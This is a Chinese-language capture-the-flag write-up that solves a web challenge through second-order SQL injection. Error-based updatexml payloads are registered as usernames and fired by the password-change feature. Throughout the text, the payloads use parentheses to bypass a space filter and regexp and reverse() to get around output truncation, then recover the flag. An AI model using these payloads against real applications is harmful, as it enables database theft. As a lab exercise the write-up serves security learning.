打开环境发现登录和注册的功能

先注册个账号进行登录

登录进去之后发现有修改密码的功能,尝试修改密码发现有报错语句,猜测为双引号注入

select * from user where username="1" " and password=' '
猜测会是二次注入,回去注册的地方进行尝试把注入语句写在username上去

发现注册成功,并且可以成功登录,进行修改密码显示出数据库的名称,验证二次注入成功
test"||updatexml(1,concat(0x7e,database(),0x7e),1)#&password=test&email=123

重复操作,把注入语句写到username上去
test"||updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema=database())),0x7e),1)#
因为利用bp——fuzz一下发现空格被过滤掉,所以使用()来绕过过滤


获取列时发现数据不完整,利用regexp函数将全部数值爆出来
test"||updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name='users')),0x7e),1)#

test"||updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name='users')&&(column_name)regexp('^r')),0x7e),1)#

获取flag发现同样也是不完整,updatexml()函数有长度限制(32位),再次利用regexp,并且利用reverse函数逆序输出
test"||updatexml(1,concat(0x7e,(select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_here)regexp('^f')),0x7e),1)#

test"||updatexml(1,concat(0x7e,reverse((select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_here)regexp('^f'))),0x7e),1)#

flag{6248078d-3788-4921-88d0-0b
44a3fadb95b0-0d88-1294-8873-d8
利用python将逆序的字段值恢复
s = "44a3fadb95b0-0d88-1294-8873-d8"print(s[::-1])#8d-3788-4921-88d0-0b59bdaf3a44
最终的flag为
flag{6248078d-3788-4921-88d0-0b59bdaf3a44}

若有收获,就点个赞吧
0 人点赞


